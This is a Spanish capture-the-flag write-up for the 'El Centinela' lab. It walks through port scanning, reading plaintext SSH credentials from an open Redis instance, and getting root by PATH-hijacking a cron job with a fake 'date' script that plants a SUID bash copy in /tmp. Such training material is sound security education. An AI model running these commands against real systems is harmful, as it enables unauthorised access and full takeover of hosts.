

Solución lab EL CENTINELA (nivel medio)

```
chifay@kali: ~/Whoami-Labs/EL CENTINELA
Session Actions Edit View Help

Whoami-Labs

LABORATORIO: El Centinela
DIFICULTAD: medio [*****]
PUNTUACIÓN: 3 XP

[*] Cargando imagen desde el_centinela.tar...

Laboratorio: El Centinela
Dificultad: *****

[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: 
```

Comenzamos con un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/EL CENTINELA
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/EL CENTINELA
chifay@kali: ~/Whoami-Labs/EL CENTINELA


(chifay@kali) - [~/Whoami-Labs/EL CENTINELA]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_el_centinela
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-30 13:15 -0600

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64      OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 16:15:00:a5:0c:bc:52:08:3a:14:51:5a:f6:35:00:4f (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMQ+UC3ewQMpsR+Doq0neGWLZ9tZdfnklNIJjPiJ4RdpIz3XQoaJ6s
LQmZ28AzG0uVDpxjDmHLXhDWPYwJAIfog=
|   256 7b:d5:a8:b4:03:e9:bc:b2:29:5b:d8:f5:65:af:d5:24 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPN0h+nf/WFvMmlg5DDoo5jfCDZuvoy6D4uJqd2Ezz9w
80/tcp    open  http     syn-ack ttl 64      Apache httpd 2.4.52 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-title: Sentinel Network Monitor
|_ http-server-header: Apache/2.4.52 (Ubuntu)
6379/tcp  open  redis    syn-ack ttl 64      Redis key-value store 6.0.16
MAC Address: 92:1F:43:E8:E6:75 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Del análisis de nmap se encontró

Puerto	Servicio	Versión
22/tcp	SSH	OpenSSH 8.9p1
80/tcp	HTTP	Apache 2.4.52
6379/tcp	Redis	Redis key-value store 6.0.16

Iniciaremos nuestro análisis con el servicio web puerto 80



Nos confirma la presencia del servicio redis en el puerto 6379 y además nos dan el nombre del usuario de operación, el cual es llamado operator

Hagamos una enumeración web en busca de directorios o archivos ocultos

```
chifay@kali: ~/Whoami-Labs/EL CENTINELA
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/EL CENTINELA chifay@kali: ~/Whoami-Labs/EL CENTINELA

FERRIC OXIDE
by Ben "epi" Risher ver: 2.13.1

Target Url http://172.17.0.2/
In-Scope Url 172.17.0.2
Threads 50
Wordlist /usr/share/wordlists/dirb/common.txt
Status Codes All Status Codes!
Timeout (secs) 7
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Output File Web.txt
Extensions [pdf, txt, env, php, zip, bak, py, js, sql, old, sh]
HTTP methods [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 9L 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
403 GET 9L 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
200 GET 22L 99w 890c http://172.17.0.2/
200 GET 22L 99w 890c http://172.17.0.2/index.html
[#####] - 12s 55368/55368 0s found:2 errors:0
[#####] - 11s 55368/55368 5039/s http://172.17.0.2/
```

No se encontró mayor información, probemos otras herramientas para analizar la web

Análisis con whatweb

```
(chifay@kali)-[~/Whoami-Labs/EL CENTINELA]
$ whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[172.17.0.2], Title[Sentinel Network Monitor]

(chifay@kali)-[~/Whoami-Labs/EL CENTINELA]
$
```

Análisis con nikto

```
+ Server: Apache/2.4.52 (Ubuntu)
+ ERROR: Failed to check for updates: 403
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [999984] /: Server may leak inodes via ETags, header found with file /, inode: 37a, size: 65161864af1c0, mtime: gzip. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [600050] Apache/2.4.52 appears to be outdated (current is at least 2.4.66).
+ [999990] OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header with the frame-ancestors directive. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Frame-Options
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ 8283 requests: 16 errors and 10 items reported on the remote host
+ End Time: 2026-07-30 13:37:32 (GMT-6) (335 seconds)

+ 1 host(s) tested
```

Ahora pasemos a revisar redis en el puerto 6379

```
(chifay@kali)-[~/Whoami-Labs/EL CENTINELA]
$ redis-cli -h 172.17.0.2 ping
PONG
```

```
(chifay@kali)-[~/Whoami-Labs/EL CENTINELA]
$ redis-cli -h 172.17.0.2 KEYS "*"
1) "internal_auth"
2) "operator_notes"

(chifay@kali)-[~/Whoami-Labs/EL CENTINELA]
$
```

Se encontraron dos claves, vamos a ver su contenido

```
(chifay@kali)-[~/Whoami-Labs/EL CENTINELA]
$ redis-cli -h 172.17.0.2 GET internal_auth
"operator:operator2026!"

(chifay@kali)-[~/Whoami-Labs/EL CENTINELA]
$ redis-cli -h 172.17.0.2 GET operator_notes
"Busca en el PATH, no en la DB"
```

Se confirma la existencia del usuario operator, además ya tenemos su contraseña, vamos a probarla con el ssh

```
(chifay@kali)-[~/Whoami-Labs/EL CENTINELA]
$ ssh operator@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:K4WXhBtekCcamSH94A/WJJj7SCbus6RQxBY/dJB82NI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
operator@172.17.0.2's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

operator@9776118e6068:~$
```

Ya que hemos logrado la conexión con el usuario operator, veamos que tipo de permisos tenemos

```
operator@9776118e6068:~$ whoami
operator
operator@9776118e6068:~$ id
uid=1000(operator) gid=37(operator) groups=37(operator)
operator@9776118e6068:~$ sudo -l
-bash: sudo: command not found
operator@9776118e6068:~$ pwd
/home/operator
operator@9776118e6068:~$ ls -al
total 36
drwxr-x--- 1 operator operator 4096 Jul 30 19:58 .
drwxr-xr-x 1 root     root    4096 May 9 12:19 ..
-rw-r--r-- 1 operator operator 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 operator operator 3771 Jan 6 2022 .bashrc
drwx----- 2 operator operator 4096 Jul 30 19:58 .cache
-rw-r--r-- 1 operator operator 807 Jan 6 2022 .profile
drwxr-xr-x 2 operator operator 4096 May 9 12:19 bin
-r----- 1 operator operator 37 May 9 12:19 user.txt
operator@9776118e6068:~$ cat user.txt
CronLabs{[REDACTED]}
operator@9776118e6068:~$
```

No tenemos permiso de sudo, pero hemos encontrado la bandera del usuario, vamos a validarla


```
chifay@kali: ~/Whoami-Labs/EL CENTINELA
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/EL CENTINELA operator@9776118e6068: ~

Whoami-Labs

LABORATORIO: El Centinela
DIFICULTAD: medio [***☆☆☆☆]
PUNTUACIÓN: 3 XP

[*] Cargando imagen desde el_centinela.tar...

Laboratorio: El Centinela
Dificultad: ***☆☆☆☆

[>] OBJETIVO: 172.17.0.2

[?] Introduce la flag de USUARIO: CronLabs{ }
[V] ¡Correcto! Flag USUARIO validada.

[?] Introduce la flag de ROOT: 
```

Listo! Bandera de usuario validada, ahora a buscar como escalar privilegios como root

Busquemos SUID, SGID

```
operator@9776118e6068:~$ find / -perm -4000 -type f -ls 2>/dev/null
914399      72 -rwsr-xr-x 1 root   root      72712 Feb  6 2024 /usr/bin/chfn
914541      60 -rwsr-xr-x 1 root   root      59976 Feb  6 2024 /usr/bin/passwd
914605      56 -rwsr-xr-x 1 root   root      55680 Mar  6 16:10 /usr/bin/su
914467      72 -rwsr-xr-x 1 root   root      72072 Feb  6 2024 /usr/bin/gpasswd
914631      36 -rwsr-xr-x 1 root   root      35200 Mar  6 16:10 /usr/bin/umount
914525      48 -rwsr-xr-x 1 root   root      47488 Mar  6 16:10 /usr/bin/mount
914405      44 -rwsr-xr-x 1 root   root      44808 Feb  6 2024 /usr/bin/chsh
914530      40 -rwsr-xr-x 1 root   root      40496 Feb  6 2024 /usr/bin/newgrp
918872      36 -rwsr-xr-x 1 root   messagebus 35112 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
918905     332 -rwsr-xr-x 1 root   root      338536 Apr 28 00:38 /usr/lib/openssh/ssh-keysign
operator@9776118e6068:~$ find / -perm -2000 -type f -ls 2>/dev/null
914450      24 -rwxr-sr-x 1 root   shadow    23136 Feb  6 2024 /usr/bin/expiry
914396      72 -rwxr-sr-x 1 root   shadow    72184 Feb  6 2024 /usr/bin/chage
918682     288 -rwxr-sr-x 1 root   _ssh     293304 Apr 28 00:38 /usr/bin/ssh-agent
918567      40 -rwxr-sr-x 1 root   crontab   39568 Mar 23 2022 /usr/bin/crontab
916175      28 -rwxr-sr-x 1 root   shadow    26776 Jun 12 2025 /usr/sbin/unix_chkpwd
916148      24 -rwxr-sr-x 1 root   shadow    22680 Jun 12 2025 /usr/sbin/pam_extrausers_chkpwd
```

No hay SUID explotables, pero tenemos dos SGID que pueden ser explotables, usaremos crontab

```
operator@9776118e6068:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root PATH=/home/operator/bin:/usr/local/sbin:/usr/local/bin:/sbin:/bin /usr/local/bin/health_check.sh
operator@9776118e6068:~$ 
```

Encontramos una tarea que se ejecuta cada minuto, veremos el contenido de ese script para ver si podemos aplicar path hijacking

```
operator@9776118e6068:~$ cat /usr/local/bin/health_check.sh
#!/bin/bash
# Script de monitoreo del sistema
date >> /var/log/health.log
uptime >> /var/log/health.log
operator@9776118e6068:~$
```

El script solo ejecuta date y uptime sin rutas absolutas, por lo que, si podemos aplicar path hijacking, y el directorio ~/bin está en el path del crontab por lo que vamos a crear un script malicioso para obtener acceso a una shell como root

Creación del script en ~/bin

```
operator@9776118e6068:~$ echo '#!/bin/bash'
cp /bin/bash /tmp/rootbash
chmod 4755 /tmp/rootbash
' > /home/operator/bin/date
operator@9776118e6068:~$
```

Dar permisos de ejecución

```
operator@9776118e6068:~$ chmod +x /home/operator/bin/date
operator@9776118e6068:~$
```

Esperamos 1 min a que se ejecute la tarea y verifiquemos en /tmp

```
operator@9776118e6068:~$ ls -al /tmp
total 1372
drwxrwxrwt 1 root root 4096 Jul 30 20:45 .
drwxr-xr-x 1 root root 4096 Jul 30 19:12 ..
-rwsr-xr-x 1 root root 1396520 Jul 30 20:45 rootbash
operator@9776118e6068:~$
```

Ya tenemos nuestra shell con acceso de root, para acceder solo la ejecutamos con el parámetro -p

```
operator@9776118e6068:~$ /tmp/rootbash -p
rootbash-5.1#
```

Ya tenemos acceso a una shell como root, ahora ya podemos buscar la bandera de root

```
rootbash-5.1# whoami
root
rootbash-5.1# id
uid=1000(operator) gid=37(operator) euid=0(root) groups=37(operator)
rootbash-5.1# cat /root/flag.txt
CronLabs{[REDACTED]}
rootbash-5.1#
```

Conseguida la bandera de root solo nos queda verificarla

```
chifay@kali: ~/Whoami-Labs/EL CENTINELA  
Session Actions Edit View Help  
chifay@kali:~/Whoami-Labs/EL CENTINELA  
operator@9776118e6068: ~  
A stylized ASCII art logo consisting of various symbols like slashes, vertical bars, and parentheses arranged to form a face-like shape.  
  
LABORATORIO: El Centinela  
DIFICULTAD: medio [*****]  
PUNTUACIÓN: 3 XP  
  
[*] Cargando imagen desde el_centinela.tar...  
  
Laboratorio: El Centinela  
Dificultad: *****  
  
[>] OBJETIVO: 172.17.0.2  
  
[?] Introduce la flag de USUARIO: CronLabs{ }  
[V] ;Correcto! Flag USUARIO validada.  
  
[?] Introduce la flag de ROOT: CronLabs{ }  
[V] ;Correcto! Flag ROOT validada.  
  
*****  
;FELICIDADES! HAS COMPLETADO EL LABORATORIO El Centinela  
Tiempo total: 1h 38m 2s  
XP Obtenida: 3 Puntos  
*****  
Presiona Enter para cerrar el laboratorio...
```